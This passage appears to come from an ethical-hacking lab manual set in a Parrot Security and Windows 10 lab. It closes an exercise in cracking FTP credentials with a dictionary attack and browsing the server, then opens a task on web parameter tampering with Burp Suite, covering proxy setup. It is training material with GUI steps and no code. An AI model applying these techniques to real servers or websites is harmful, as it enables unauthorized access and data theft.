


20. To switch to the Windows 10 machine, click on its thumbnail and press **Ctrl+Alt+Delete**. Alternatively, use the **Ctrl+Alt+Delete** button located either under the Windows 10 machine thumbnail in the *Resources* pane or in the *Commands* (thunder icon) menu.
21. Enter username and password.
22. If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**. If **Networks** screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

Edit with WPS Office




23. Navigate to **C:\FTP**.
24. View the directory named **Hacked**,




25. You have successfully gained remote access to the **FTP server** by obtaining the appropriate credentials.
26. Click Parrot Security to switch back to the **Parrot Security** machine.
27. Enter **help** to view all other commands that you can use through the FTP terminal.


Edit with WPS Office



28. On completing the task, enter **quit** to exit the ftp terminal.



29. This concludes the demonstration of how to crack FTP credentials using a dictionary attack and gain remote access to the FTP server.
30. Close all open windows on both the **Parrot Security** and **Windows 10** machines.




Edit with WPS Office

Applications to Steal Sensitive Information


Task 1: Perform Parameter Tampering using Burp Suite

1. On the Parrot Security machine, click the **Firefox** icon located at the top of the desktop to launch the Mozilla Firefox browser.
2. Once the browser window opens, type http://www.moviescope.com into the address bar and press **Enter** to navigate to the website.




3. To set up a Burp Suite proxy, begin by configuring the browser's proxy settings.
4. In Mozilla Firefox, click the **Open Menu** icon located at the top-right corner of the menu bar, then select **Settings** from the dropdown list.

Edit with WPS Office




5. In the **General** settings tab, type **proxy** in the *Find in Settings* search bar and press **Enter**.
6. From the search results, click the **Settings** button under the **Network Settings** section.



7. The **Connection Settings** window appears. Select the **Manual proxy configuration** option, set **HTTP Proxy** to 127.0.0.1 and **Port** to 8080, check **Also use this proxy for HTTPS**, then click **OK**.


Edit with WPS Office




8. Close the **Settings** tab and minimize the browser window.
9. Click the **Applications** menu at the top-left corner of the desktop, then navigate to **Pentesting** → **Web**

Application Analysis → **Web Application Proxies** → **burpsuite** to launch the Burp Suite application.

Edit with WPS Office




10. In the next **Burp Suite Community Edition** notification, click **OK**.




11. Burp Suite initializes. If a **Community Edition** update notification appears stating *An update is available*, click **Close**.
12. In the main window, ensure the **Temporary project** radio button is selected, then click **Next**

Edit with WPS Office




13. If an update window appears, click **Close**.
14. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.

